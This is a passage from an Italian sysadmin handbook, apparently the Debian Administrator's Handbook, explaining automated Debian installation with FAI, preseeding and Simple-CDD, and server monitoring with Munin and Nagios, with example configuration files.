# echo "%_dbpath /var/lib/rpm" > /etc/rpm/macros.dbpath
# wget http://mirror.centos.org/centos/7/os/x86_64/Packages/centos-release-7-1.1503.
    ➥ el7.centos.2.8.x86_64.rpm
# rpm --nodeps --root "$rootdir" -i centos-release-7-1.1503.el7.centos.2.8.x86_64.rpm
rpm: RPM should not be used directly install RPM packages, use Alien instead!
rpm: However assuming you know what you are doing...
warning: centos-release-7-1.1503.el7.centos.2.8.x86_64.rpm: Header V3 RSA/SHA256
    ➥ Signature, key ID f4a80eb5: NOKEY
# sed -i -e "s,gpgkey=file:///etc/,gpgkey=file://${rootdir}/etc/,g" $rootdir/etc/yum.
    ➥ repos.d/*.repo
# yum --assumeyes --installroot $rootdir groupinstall core
[...]
# sed -i -e "s,gpgkey=file://${rootdir}/etc/,gpgkey=file:///etc/,g" $rootdir/etc/yum.
    ➥ repos.d/*.repo
```

12.3. Installazione automatica

Gli amministratori della Falcot Corp, come molti amministratori di grandi servizi IT, hanno bisogno di strumenti per installare (o reinstallare) rapidamente e se possibile automaticamente le loro nuove macchine.

Questi requisiti possono essere soddisfatti da una vasta gamma di soluzioni. Da un lato, strumenti generici come SystemImager gestiscono il compito creando un'immagine basata su una macchina modello, quindi allestiscono quell'immagine sui sistemi destinazione; dall'altro lato dello spettro, l'installatore standard di Debian può essere preimpostato con un file di configurazione che dà le risposte alle domande poste durante il processo di installazione. A metà strada, uno strumento ibrido come FAI (*Fully Automatic Installer*) installa le macchine usando il sistema di pacchettizzazione, ma usa anche la propria infrastruttura per compiti più specifici su allestimenti di massa (come avviare, partizionare, configurare e così via).

Ciascuna di queste soluzioni ha i suoi pro e contro: SystemImager funziona indipendentemente da qualunque particolare sistema di pacchettizzazione, il che gli permette di gestire grandi gruppi di macchine che usano più distribuzioni distinte di Linux. Inoltre include un sistema di aggiornamento che non richiede di reinstallare, ma questo sistema di aggiornamento può essere affidabile solo se le macchine non sono modificate in modo indipendente; in altre parole, l'utente non deve aggiornare o installare alcun software da solo. In modo simile, gli aggiornamenti di sicurezza non devono essere automatizzati, perché devono passare dall'immagine centralizzata di riferimento mantenuta da SystemImager. Questa soluzione richiede inoltre che le macchine destinazione siano omogenee, altrimenti si dovrebbero mantenere molte immagini differenti (un'immagine i386 non sarebbe adatta su una macchina powerpc e così via).

D'altro canto, un'installazione automatica usando debian-installer può adattarsi alle specifiche di ciascuna macchina: l'installatore preleverà il kernel e i pacchetti software appropriati dai relativi archivi, rileverà l'hardware disponibile, partizionerà l'intero disco fisso per sfruttare tutto lo spazio disponibile, installerà il sistema Debian corrispondente, e imposterà un bootloader appropriato. Tuttavia, l'installatore standard installerà solo versioni standard di Debian, con il sistema base e un insieme di "task" preselezionati; questo impedisce di installare un sistema particolare con applicazioni non pacchettizzate. Per soddisfare questa esigenza particolare è necessario personalizzare l'installatore... Fortunatamante, l'installatore è molto modulare ed esistono strumenti per automatizzare la maggior parte del lavoro richiesto per questa personalizzazione, il più importante dei quali è simple-CDD (CDD è un acronimo di *Custom Debian Derivatives*). Anche la soluzione simple-CDD, tuttavia, gestisce solo le installazioni iniziali; ciò di solito non è un problema dal momento che gli strumenti APT permettono in seguito una efficiente distribuzione degli aggiornamenti.

Si illustra solo una rapida panoramica di FAI e si tralascia del tutto SystemImager (che non è più in Debian), per focalizzarsi più intensamente su debian-installer e simple-CDD, che sono più interessanti in un contesto unicamente Debian.

12.3.1. Fully Automatic Installer (FAI)

Fully Automatic Installer è probabilmente il più vecchio sistema di allestimento automatico per Debian, il che spiega il suo status di punto di riferimento; ma la sua natura molto flessibile compensa appena la complessità che esso comporta.

FAI richiede un sistema server per memorizzare le informazioni sull'allestimento e permettere alle macchine destinazione di avviarsi dalla rete. Questo server richiede il pacchetto *fai-server* (o *fai-quickstart*, che fornisce anch'esso gli elementi richiesti per una configurazione standard).

FAI usa un approccio specifico per definire i vari profili installabili. Invece di duplicare semplicemente un'installazione di riferimento, FAI è un installatore completo di tutto punto, interamente configurabile tramite un insieme di file e script memorizzati sul server; la posizione predefinita `/srv/fai/config/` non è creata automaticamente, quindi l'amministratore deve crearla insieme con i relativi file. Il più delle volte questi file saranno personalizzati a partire dai file di esempio disponibili nella documentazione del pacchetto *fai-doc*, più in particolare la directory `/usr/share/doc/fai-doc/examples/simple/`.

Una volta definiti i profili, il comando `fai-setup` genera gli elementi richiesti per avviare un'installazione FAI; questo vuol dire perlopiù preparare o aggiornare un sistema minimale (NFS-root) usato durante l'installazione. Un'alternativa è generare un CD di avvio dedicato con `fai-cd`.

La creazione di tutti questi file di configurazione richiede una certa comprensione di come funziona FAI. Un tipico processo di installazione è composto dai seguenti passi:

- prelevare un kernel dalla rete e avviarlo;
- montare il filesystem di root da NFS;
- eseguire `/usr/sbin/fai`, che controlla il resto del processo (i passi successivi sono quindi iniziati da questo script);
- copiare lo spazio di configurazione dal server su `/fai/`;
- eseguire `fai-class`. Gli script `/fai/class/[0-9][0-9]*` sono eseguiti in successione e restituiscono nomi di «classi» che si applicano alla macchina che viene installata; questa informazione servirà come base per i passi successivi. Ciò permette una certa flessibilità nel definire i servizi da installare e configurare.
- prelevare un certo numero di variabili di configurazione, a seconda delle relative classi;
- partizionare i dischi e formattare le partizioni, in base alle informazioni fornite in `/fai/disk_config/classe`;
- montare le suddette partizioni;
- installare il sistema di base;
- preimpostare il database di Debconf con `fai-debconf`;
- prelevare la lista dei pacchetti disponibili per APT;
- installare i pacchetti elencati in `/fai/package_config/classe`;

- eseguire gli script di post-configurazione, `/fai/scripts/classe/[0-9][0-9]*`;
- registrare i log di installazione, smontare le partizioni e riavviare.

12.3.2. Preimpostare Debian-Installer

A conti fatti, il miglior strumento per installare i sistemi Debian dovrebbe logicamente essere l'installatore ufficiale Debian. Per questo, fin dalla nascita, debian-installer è stato progettato per un uso automatizzato, sfruttando l'infrastruttura fornita da *debconf*. Quest'ultimo permette da un lato di ridurre il numero delle domande poste (le domande nascoste useranno la risposta predefinita fornita) e dall'altro di fornire le risposte predefinite separatamente, cosicché l'installazione possa essere non interattiva. Quest'ultima funzionalità è nota come *preimpostazione*.

APPROFONDIMENTI

Debconf con un database centralizzato

Preimpostare significa fornire un insieme di risposte alle domande di Debconf al momento dell'installazione, ma queste risposte sono statiche e non evolvono col passare del tempo. Poiché macchine già installate possono richiedere degli aggiornamenti e possono essere necessarie nuove risposte, il file di configurazione `/etc/debconf.conf` può essere impostato in modo che Debconf usi fonti esterne di dati (come un server di directory LDAP o un file remoto montato via NFS o Samba). Si possono definire contemporaneamente più fonti esterne di dati e queste si completano a vicenda. Il database locale è ancora usato (per un accesso in lettura e scrittura), ma i database remoti sono di solito ristretti alla lettura. La pagina di manuale `debconf.conf(5)` descrive in dettaglio tutte le possibilità (c'è bisogno del pacchetto *debconf-doc*).

Usare un file di preimpostazione

Ci sono diversi posti da cui l'installatore può ottenere un file di preimpostazione:

- nell'initrd usato per avviare la macchina; in questo caso, la preimpostazione avviene proprio all'inizio dell'installazione e si possono evitare tutte le domande. Il file deve solo essere chiamato `preseed.cfg` e memorizzato nella root dell'initrd.
- sul supporto di avvio (CD o chiave USB); la preimpostazione in questo caso avviene appena il supporto viene montato, ossia subito dopo le domande su lingua e impostazione di tastiera. Si può usare il parametro di avvio preseed/file per indicare la posizione del file di preimpostazione (per esempio, `/cdrom/preseed.cfg` quando l'installazione viene fatta da CD-ROM o `/hd-media/preseed.cfg` nel caso di una chiave USB).
- dalla rete; la preconfigurazione in questo caso avviene solo dopo che la rete è (automaticamente) configurata; il parametro di avvio relativo è allora preseed/url=http://*server*/preseed.cfg.

A prima vista, includere il file di preimpostazione nell'initrd sembra la soluzione più interessante; tuttavia, è raramente usata in pratica perché generare un initrd per l'installatore è piuttosto

complesso. Le altre due soluzioni sono molto più comuni, soprattutto dal momento che i parametri di avvio forniscono un altro modo per preimpostare le risposte alle prime domande del processo di installazione. Il modo consueto di risparmiare la fatica di scrivere questi parametri di avvio a mano a ogni installazione è di salvarli nella configurazione di `isolinux` (nel caso di un CD-ROM) or `syslinux` (nel caso di una chiave USB).

Creare un file di preimpostazione

Un file di preimpostazione è un file di testo semplice in cui ogni riga contiene la risposta a una domanda di Debconf. Una linea è divisa in quattro campi separati da spazi vuoti (spazi o tabulazioni) come, ad esempio, `d-i mirror/suite string stable`:

- il primo campo è il «proprietario» della domanda; «d-i» viene usato per domande relative all'installatore, ma può anche essere il nome di un pacchetto per domande provenienti da pacchetti Debian;
- il secondo campo è un identificatore per la domanda;
- terzo, il tipo di domanda;
- il quarto e ultimo campo contiene il valore della risposta. Notare che deve essere separato dal terzo campo con uno spazio singolo, se vi sono più di uno, i seguenti spazi sono considerati parte del valore.

Il modo più semplice per scrivere un file di preimpostazione è di installare un sistema a mano. Quindi `debconf-get-selections --installer` fornirà le risposte riguardanti l'installatore. Le risposte riguardo altri pacchetti si possono ottenere con `debconf-get-selections`. Tuttavia, una soluzione più pulita è di scrivere il file di preimpostazione a mano, a partire da un esempio e dalla documentazione di riferimento: con questo approccio, si possono preimpostare solo le domande a cui bisogna modificare le risposte predefinite; il parametro `priority=critical` dirà a Debconf di porre solo domande critiche e usare la risposta predefinita per le altre.

DOCUMENTAZIONE

Appendice alla guida di installazione

La guida di installazione, disponibile in linea, include in un'appendice la documentazione dettagliata sull'uso di un file di preimpostazione. Inoltre, include un file di esempio dettagliato e commentato, che può servire come base per personalizzazioni locali.

➨ `https://www.debian.org/releases/jessie/amd64/apb.html`

➨ `https://www.debian.org/releases/jessie/example-preseed.txt`

Creare un supporto di avvio personalizzato

Sapere dove memorizzare il file di preimpostazione è cosa buona e giusta, ma la posizione non è tutto; in un modo o nell'altro, bisogna alterare il supporto di avvio dell'installazione per cambiare i parametri di avvio e aggiungere il file di preimpostazione.

Avviare dalla rete Quando un computer è avviato dalla rete, il server che manda gli elementi di inizializzazione definisce anche i parametri di avvio. Pertanto, la modifica deve essere fatta nella configurazione di PXE per l'avvio del server; più specificamente, nel suo file di configurazione `/tftpboot/pxelinux.cfg/default`. Impostare l'avvio dalla rete è un prerequisito; vedere la Duida all'installazione per i dettagli.

➨ `https://www.debian.org/releases/jessie/amd64/ch04s05.html`

Preparare una chiave USB avviabile Una volta preparata una chiave avviabile (vedere Sezione 4.1.2, «Avviare da una chiavetta USB» [51]), sono necessarie alcune operazioni aggiuntive. Supponendo che i contenuti della chiave siano disponibili sin `/media/usbdisk/`:

- copiare il file di preimpostazione in `/media/usbdisk/preseed.cfg`
- modificare `/media/usbdisk/syslinux.cfg` e aggiungere i parametri di avvio richiesti (vedere l'esempio sotto).

Esempio 12.2 *file syslinux.cfg e parametri di preimpostazione*

```
default vmlinuz
append preseed/file=/hd-media/preseed.cfg locale=en_US.UTF-8 keymap=us language=us
    ➥ country=US vga=788 initrd=initrd.gz  --
```

Creare un'immagine CD-ROM Una chiave USB è un supporto leggibile e scrivibile, quindi è stato facile aggiungervi un file e cambiare alcuni parametri. Nel caso di un CD-ROM, l'operazione è più complessa, dal momento che si deve rigenerare un'immagine ISO completa. Questo compito è gestito da *debian-cd*, ma questo strumento è piuttosto scomodo da usare: ha bisogno di un mirror locale e richiede una comprensione di tutte le opzioni fornite da `/usr/share/debian-cd/CONF.sh`; anche così, bisogna invocare `make` più volte. Pertanto si raccomanda vivamente di leggere `/usr/share/debian-cd/README`.

Detto questo, debian-cd opera sempre in un modo simile: viene generata una directory "immagine" con gli esatti contenuti del CD-ROM, quindi convertita in un file ISO con uno strumento come `genisoimage`, `mkisofs` o `xorriso`. La directory immagine viene finalizzata nel passo del cd di Debian`make image-trees`. A quel punto, si inserisce il file di preimpostazione nella directory appropriata (di solito `$TDIR/$CODENAME/CD1/`, dove $TDIR è uno dei parametri definiti dal file di configurazione `CONF.sh`). Il CD-ROM usa `isolinux` come suo bootloader, e il suo file di configurazione deve essere adattato a partire da ciò che debian-cd ha generato, per poter inserire i parametri di avvio richiesti (il file specifico è `$TDIR/$CODENAME/boot1/isolinux/isolinux.cfg`). Quindi si può riprendere il "normale" processo e si può generare l'immagine ISO con `make image CD=1` (o `make images` se si generano più CD-ROM).

12.3.3. Simple-CDD: la soluzione completa

Usare semplicemente un file di preimpostazione non basta per soddisfare tutti i requisiti che possono verificarsi per allestimenti su larga scala. Anche se è possibile eseguire alcuni script alla fine del normale processo di installazione, la selezione dell'insieme di pacchetti da installare non è ancora molto flessibile (fondamentalmente si possono scegliere solo «task»); cosa più importante, ciò permette di installare solo pacchetti Debian ufficiali e preclude quelli generati localmente.

D'altro canto, debian-cd è in grado di integrare pacchetti esterni e debian-installer può essere esteso inserendo nuovi passi nel processo di installazione. Combinando queste capacità, dovrebbe essere possibile creare un installatore personalizzato che soddisfi ogni necessità e sia perfino in grado di configurare alcuni servizi dopo aver spacchettato i pacchetti richiesti. Per fortuna questa non è solo un'ipotesi, dal momento che è proprio ciò che fa Simple-CDD (nel pacchetto *simple-cdd*).

Lo scopo di Simple-CDD è di consentire a chiunque di creare facilmente una distribuzione derivata da Debian, scegliendo un sottoinsieme dei pacchetti disponibili, preconfigurandoli con Debconf, aggiungendo software specifico ed eseguendo script personalizzati alla fine del processo di installazione. Ciò si accorda con la filosofia del «sistema operativo universale», visto che chiunque può adattarlo ai propri bisogni.

Creare profili

Simple-CDD definisce «profili» che corrispondono al concetto di «classi» in FAI e una macchina può avere diversi profili (determinati al momento dell'installazione). Un profilo è definito da un insieme di file `profiles/profilo.*`:

- il file `.description` contiene una descrizione di una riga del profilo;
- il file `.packages` elenca i pacchetti che saranno automaticamente installati se il profilo viene scelto;
- il file `.downloads` elenca i pacchetti che verranno memorizzati sul supporto di installazione, ma non necessariamente installati;
- il file `.preseed` contiene informazioni di preimpostazione per le domande di Debconf (per l'installatore e/o per i pacchetti);
- il file `.postinst` contiene uno script che sarà eseguito al termine del processo di installazione;
- infine, il file `.conf` permette di cambiare alcuni semplici parametri di Simple-CDD in base ai profili da includere in un'immagine.

Il profilo default ha un ruolo particolare, dal momento che è sempre selezionato; contiene il minimo indispensabile richiesto perché Simple-CDD funzioni. L'unica cosa personalizzata di solito in questo profilo è il parametro di preimpostazione simple-cdd/profiles: questo permette di evitare la domanda, introdotta da Simple-CDD, su quali profili installare.

Notare inoltre che i comandi dovranno essere invocati dalla directory madre della directory `profiles`.

Configurare e usare `build-simple-cdd`

COLPO D'OCCHIO

File di configurazione dettagliato

Un esempio di un file di configurazione di Simple-CDD, con tutti i parametri possibili, è incluso nel pacchetto (`/usr/share/doc/simple-cdd/examples/simple-cdd.conf.detailed.gz`). Questo può essere usato come punto di partenza per creare un file di configurazione personalizzato.

Simple-CDD richiede molti parametri per operare appieno. Questi verranno perlopiù riuniti in un file di configurazione, a cui si può far puntare `build-simple-cdd` con l'opzione --conf, ma possono anche essere specificati tramite parametri dedicati dati a `build-simple-cdd`. Ecco una panoramica di come si comporta questo comando e di come i suoi parametri vengono usati:

- il parametro profiles elenca i profili che saranno inclusi nell'immagine CD-ROM generata;
- in base alla lista dei pacchetti richiesti, Simple-CDD scarica i file appropriati dal server menzionato in server e li riunisce in un mirror parziale (che in seguito sarà dato a debian-cd);
- i pacchetti personalizzati menzionati in local_packages sono anch'essi integrati in questo mirror locale;
- quindi viene eseguito debian cd (da una posizione predefinita che può essere configurata con la variabile debian_cd_dir), con la lista dei pacchetti da integrare;
- una volta che debian-cd ha preparato la sua directory, simple-CDD applica alcuni cambiamenti a questa directory:
  - i file contenenti i profili sono aggiunti in una sottodirectory `simple-cdd` (che sarà inclusa nel CD-ROM);
  - altri file elencati nel parametro all_extras sono aggiunti anch'essi;
  - i parametri di avvio sono regolati per abilitare la preimpostazione. Si possono evitare le domande su lingua e nazione se l'informazione richiesta è memorizzata nelle variabili language e country.
- quindi debian-cd genera l'immagine ISO finale.

Generare un'immagine ISO

Una volta scritto un file di configurazione e definiti i profili, il passo rimanente è invocare `build-simple-cdd --conf simple-cdd.conf`. Dopo pochi minuti, si ottiene l'immagine richiesta in `images/debian-8.0-amd64-CD-1.iso`.

12.4. Monitoraggio

Monitoraggio è un termine generico, e le diverse attività implicate hanno diversi scopi: da una parte, seguire l'uso delle risorse fornite da una macchina permette di prevedere la saturazione e i conseguenti aggiornamenti richiesti; dall'altra, avvisare l'amministratore appena un servizio è indisponibile o non funziona correttamente significa che il problema può essere risolto più celermente.

Munin copre la prima area, visualizzando diagrammi grafici per i valori storici di un certo numero di parametri (RAM usata, spazio disco occupato, carico del processore, traffico di rete, carico di Apache/MySQL e così via). *Nagios* copre la seconda area, controllando regolarmente che i servizi siano funzionanti e disponibili e inviando avvisi tramite i canali appropriati (email, messaggi di testo e così via). Entrambi hanno una struttura modulare, il che rende facile creare nuovi plugin per monitorare specifici parametri o servizi.

ALTERNATIVA

Zabbix, uno strumento integrato di monitoraggio

Sebbene Munin e Nagios siano comunemente molto usati, non sono gli unici attori nel campo del monitoraggio, e ciascuno di loro gestisce solo metà del compito (creare grafici da un lato, avvisare dall'altro). Zabbix, d'altra parte, integra entrambe le parti del monitoraggio; ha anche un'interfaccia web per configurare gli aspetti più comuni. Negli ultimi anni ha fatto grandi passi in vanati, e si può ora considerare un concorrente all'altezza. Sul server di monitoraggio, si dovrebbe installare *zabbix-server-pgsql* (o *zabbix-server-mysql*), eventualmente insieme ad *zabbix-frontend-php* per avere un'interfaccia web. Sugli host da controllare si dovrebbe installare *zabbix-agent* per la ricezione dei dati dal server.

➨ `http://www.zabbix.com/`

ALTERNATIVE

Icinga, un fork di Nagios

Spinti da divergente sulle opinioni riguardo il modello di sviluppo per Nagios (che è controllato da un'azienda), alcuni sviluppatori hanno fatto un fork di Nagios e usano Icinga come nuovo nome. Icinga, per ora, è ancora compatibile con le configurazioni e i plugin di Nagios, ma aggiunge anche ulteriori funzionalità.

➨ `http://www.icinga.org/`

12.4.1. Impostazione di Munin

Lo scopo di Munin è di monitorare molte macchine; è quindi assai naturale che usi un'architettura client/server. L'host centrale, il graficatore, raccoglie dati da tutti gli host monitorari e genera grafici storici.

Configurare gli host da monitorare

Il primo passo è installare il pacchetto *munin-node*. Il demone installato da questo pacchetto ascolta sulla porta 4949 e rimanda i dati raccolti da tutti i plugin attivi. Ciascun plugin è un semplice programma che restituisce una descrizione dei dati raccolti insieme all'ultimo valore

misurato. I plugin sono memorizzati in `/usr/share/munin/plugins/`, ma solo quelli con un collegamento simbolico in `/etc/munin/plugins/` vengono effettivamente usati.

Quando il pacchetto è installato, viene determinato un insieme di plugin attivi in base al software disponibile e all'attuale configurazione dell'host. Tuttavia, questa autoconfigurazione dipende da una funzionalità che ogni plugin deve fornire ed è di solito una buona idea rivedere e sistemare i risultati a mano. Può essere interessante sfogliare la Plugin Gallery[2] anche se non tutti i plugin hanno una documentazione completa. Tuttavia, tutti i plugin sono script e la maggior parte di essi sono piuttosto semplici e ben commentati. Leggere `/etc/munin/plugins/` è perciò un buon modo di avere un'idea di cosa si occupa ciascun plugin e determinare quali debbano essere rimossi. Allo stesso modo, abilitare un plugin interessante trovato in `/usr/share/munin/plugins/` si riduce a impostare un collegamento simbolico con `ln -sf /usr/share/munin/plugins/plugin /etc/munin/plugins/`. Notare che quando il nome di un plugin termina con una sottolineatura "_", il plugin richiede un parametro che deve essere memorizzato nel nome del collegamento simbolico; per esempio, il plugin "if_" deve essere abilitato con un collegamento simbolico `if_eth0`, e monitorerà il traffico di rete sull'interfaccia eth0.

Una volta impostati correttamente tutti i plugin, si deve aggiornare la configurazione del demone per descrivere il controllo dell'accesso ai dati raccolti. Questo richiede delle direttive allow nel file `/etc/munin/munin-node.conf`. La configurazione predefinita è allow ^127\.0\.0\.1$ e permette accesso solo all'host locale. Un amministratore di solito aggiungerà una riga simile contenente l'indirizzo IP dell'host graficatore, quindi riavvierà il demone con `service munin-node restart`.

APPROFONDIMENTI

Creare plugin locali

Munin include una dettagliata documentazione su come i plugin debbano comportarsi, e come sviluppare nuovi plugin.


➨ `http://munin-monitoring.org/wiki/plugins`

Un plugin si collauda meglio quando viene avviato nelle stesse condizioni in cui si troverebbe se fosse attivato da munin-node; ciò si può simulare lanciando `munin-run plugin` da root. Un potenziale secondo parametro (come `config`) viene passato al plugin come parametro.

Quando un plugin è invocato con il parametro `config`, deve descriversi restituendo un insieme di campi:

```
$ sudo munin-run load config
graph_title Load average
graph_args --base 1000 -l 0
graph_vlabel load
graph_scale no
graph_category system
load.label load
graph_info The load average of the machine describes how
    ➥ many processes are in the run-queue (scheduled to run
    ➥  "immediately").
load.info 5 minute load average
```

[2] `http://gallery.munin-monitoring.org`



Configurare il graficatore

Il «graficatore» è semplicemente il computer che aggrega i dati e genera i grafici corrispondenti. Il software richiesto si trova nel pacchetto *munin*. La configurazione standard esegue `munin-cron` (una volta ogni 5 minuti), che raccoglie i dati da tutti gli host elencati in `/etc/munin/munin.conf` (solo l'host locale è elencato in modo predefinito), salva i dati storici in file RRD (*Round Robin Database*, un formato di file progettato per memorizzare dati variabili nel tempo) memorizzati sotto `/var/lib/munin/` e genera una pagina HTML con i grafici in `/var/cache/munin/www/`.

Tutte le macchine monitorate devono quindi essere elencate nel file di configurazione `/etc/munin/munin.conf`. Ciascuna macchina è elencata come una sezione completa con un nome che corrisponde alla macchina e almeno una voce `address` che dà il corrispondente indirizzo IP.

```
[ftp.falcot.com]
    address 192.168.0.12
    use_node_name yes
```

Le sezioni possono essere più complesse e descrivere ulteriori grafici che possono essere creati combinando dati provenienti da diverse macchine. Gli esempi forniti nel file di configurazione sono dei buoni punti di partenza per la personalizzazione.

L'ultimo passo è pubblicare le pagine generate; questo richiede di configurare un server web in modo che i contenuti di `/var/cache/munin/www/` siano resi disponibili su un sito web. L'accesso a questo sito web sarà spesso ristretto, usando un meccanismo di autenticazione o un controllo di accesso basato sull'IP. Vedere Sezione 11.2, «Server web (HTTP)» [284] per i dettagli relativi.

12.4.2. Impostazione di Nagios

Contrariamente a Munin, Nagios non richiede necessariamente di installare alcunché sugli host monitorati; la maggior parte delle volte, Nagios viene usato per controllare la disponibilità dei servizi di rete. Per esempio, Nagios può connettersi a un sito web e controllare che una data pagina web possa essere ottenuta entro un certo tempo.

Installazione

Il primo passo per impostare Nagios è installare i pacchetti *nagios3*, *nagios-plugins* e *nagios3-doc*. L'installazione dei pacchetti configura l'interfaccia web e crea un primo utente nagiosadmin (per il quale chiede una password). Aggiungere altri utenti si riduce semplicemente a inserirli nel file `/etc/nagios3/htpasswd.users` con il comando `htpasswd` di Apache. Se nessuna domanda di Debconf è stata mostrata durante l'installazione, si può usare `dpkg-reconfigure nagios3-cgi` per definire la password di nagiosadmin.

Puntanto un browser a http://*server*/nagios3/ si visualizza l'interfaccia web; in particolare, notare che Nagios monitora già alcuni parametri della macchina su cui gira. Tuttavia, alcune funzionalità interattive come l'aggiunta di commenti per un host non funzionano. Queste funzionalità sono disabilitate nella configurazione predefinita di nagios, che è molto restrittiva, per ragioni di sicurezza.

Come documentato in `/usr/share/doc/nagios3/README.Debian`, abilitare alcune funzionalità richiede di modificare `/etc/nagios3/nagios.cfg` e impostare il suo parametro check_external_commands a «1». Bisogna anche impostare i permessi in scrittura per la directory usata da Nagios, con comandi come i seguenti:

```
# service nagios3 stop
[...]
# dpkg-statoverride --update --add nagios www-data 2710 /var/lib/nagios3/rw
# dpkg-statoverride --update --add nagios nagios 751 /var/lib/nagios3
# service nagios3 start
[...]
```

Configurazione

L'interfaccia web di Nagios è abbastanza carina, ma non permette la configurazione né può essere usata per aggiungere host e servizi da monitorare. L'intera configurazione viene gestita tramite file indicati nel file di configurazione centrale, `/etc/nagios3/nagios.cfg`.

Questi file non dovrebbero essere studiati senza una qualche comprensione dei concetti alla base di Nagios. La configurazione elenca oggetti dei seguenti tipi:

- un *host* è una macchina da monitorare;
- un *hostgroup* è un insieme di host che dovrebbero essere raggruppati insieme per la visualizzazione o per sfruttare elementi comuni di configurazione;
- un *service* è un elemento controllabile relativo a un host o a un gruppo di host. Molto spesso sarà un controllo di un servizio di rete, ma può anche richiedere di controllare che certi parametri siano all'interno di un intervallo accettabile (per esempio, lo spazio libero sul disco o il carico del processore);
- un *servicegroup* è un insieme di servizi che dovrebbero essere raggruppati insieme per la visualizzazione;

- un *contact* è una persona che può ricevere avvisi;
- un *contactgroup* è un insieme di tali contatti;
- un *timeperiod* è un intervallo di tempo durante il quale alcuni servizi devono essere controllati;
- un *command* è la riga di comando invocata per controllare un dato servizio.

Secondo il suo tipo, ciascun oggetto ha un certo numero di proprietà che possono essere personalizzate. Una lista completa sarebbe troppo lunga da includere, ma le proprietà più importanti sono le relazioni fra gli oggetti.

Un *service* usa un *command* per controllare lo stato di una funzionalità su un *host* (o un *hostgroup*) entro un *timeperiod*. In caso di problema, Nagios manda un avviso a tutti i membri del *contactgroup* collegato al servizio. Ciascun membro riceve l'avviso a seconda del canale descritto nell'oggetto *contact* corrispondente.

Un sistema di ereditarietà permette di condividere facilmente un insieme di proprietà fra molti oggetti senza duplicare informazioni. Inoltre, la configurazione iniziale include un certo numero di oggetti standard; in molti casi, defininendo nuovi host, servizi e contatti diventano semplicemnete una derivazione dagli oggetti generici forniti. I file in `/etc/nagios3/conf.d/` sono una buona fonte di informazione sul loro funzionamento.

Gli amministratori della Falcot Corp usano la seguente configurazione:

Esempio 12.3 *file* `/etc/nagios3/conf.d/falcot.cfg`

```
define contact{
    name                            generic-contact
    service_notification_period     24x7
    host_notification_period        24x7
    service_notification_options    w,u,c,r
    host_notification_options       d,u,r
    service_notification_commands   notify-service-by-email
    host_notification_commands      notify-host-by-email
    register                        0 ; Template only
}
define contact{
    use             generic-contact
    contact_name    rhertzog
    alias           Raphael Hertzog
    email           hertzog@debian.org
}
define contact{
    use             generic-contact
    contact_name    rmas
    alias           Roland Mas
    email           lolando@debian.org
}
```

```
define contactgroup{
    contactgroup_name     falcot-admins
    alias                 Falcot Administrators
    members               rhertzog,rmas
}

define host{
    use                   generic-host ; Name of host template to use
    host_name             www-host
    alias                 www.falcot.com
    address               192.168.0.5
    contact_groups        falcot-admins
    hostgroups            debian-servers,ssh-servers
}
define host{
    use                   generic-host ; Name of host template to use
    host_name             ftp-host
    alias                 ftp.falcot.com
    address               192.168.0.6
    contact_groups        falcot-admins
    hostgroups            debian-servers,ssh-servers
}

# 'check_ftp' command with custom parameters
define command{
    command_name          check_ftp2
    command_line          /usr/lib/nagios/plugins/check_ftp -H $HOSTADDRESS$ -w 20 -c
        ➥  30 -t 35
}

# Generic Falcot service
define service{
    name                  falcot-service
    use                   generic-service
    contact_groups        falcot-admins
    register              0
}

# Services to check on www-host
define service{
    use                   falcot-service
    host_name             www-host
    service_description   HTTP
    check_command         check_http
}
define service{
    use                   falcot-service
    host_name             www-host
```

```
    service_description   HTTPS
    check_command         check_https
}
define service{
    use                   falcot-service
    host_name             www-host
    service_description   SMTP
    check_command         check_smtp
}

# Services to check on ftp-host
define service{
    use                   falcot-service
    host_name             ftp-host
    service_description   FTP
    check_command         check_ftp2
}
```

Questo file di configurazione descrive due host monitorati. Il primo è il server web, ed i controlli sono fatti sulle porte HTTP (80) e HTTP sicuro (443). Nagios controlla inoltre che sulla porta 25 giri un server SMTP. Il secondo host è un server FTP, e il controllo include di accertarsi che arrivi una risposta entro 20 secondi. Oltre questo ritardo, viene emesso un *warning*; oltre i 30 secondi, e l'avviso è considerato critico. L'interfaccia web di Nagios mostra anche che il servizio SSH è monitorato: ciò è determinato dagli host che appartengono all'hostgroup ssh-servers. Il servizio standard corrispondente è definito in `/etc/nagios3/conf.d/services_nagios2.cfg`.

Notare l'uso dell'ereditarietà: un oggetto eredita da un altro oggetto tramite «use *nome-genitore*». L'oggetto genitore deve essere identificabile, il che richiede di dargli una proprietà «name *identificatore*». Se l'oggetto genitore non deve essere un oggetto reale, ma deve solo servire da genitore, una proprietà «register 0» dice a Nagios di non considerarlo e quindi di ignorare l'assenza di alcuni parametri che altrimenti sarebbero richiesti.

DOCUMENTAZIONE

Elenco delle proprietà degli oggetti

Si può avere una comprensione più approfondita dei vari modi in cui si può configurare Nagios leggendo la documentazione fornita dal pacchetto *nagios3-doc*. Questa documentazione è direttamente accessibile dall'interfaccia web, con il collegamento «Documentazione» nell'angolo in alto a sinistra. Include una lista di tutti i tipi di oggetto, con tutte le proprietà che possono avere. Inoltre spiega come creare nuovi plugin.

APPROFONDIMENTI

Controlli in remoto con NRPE

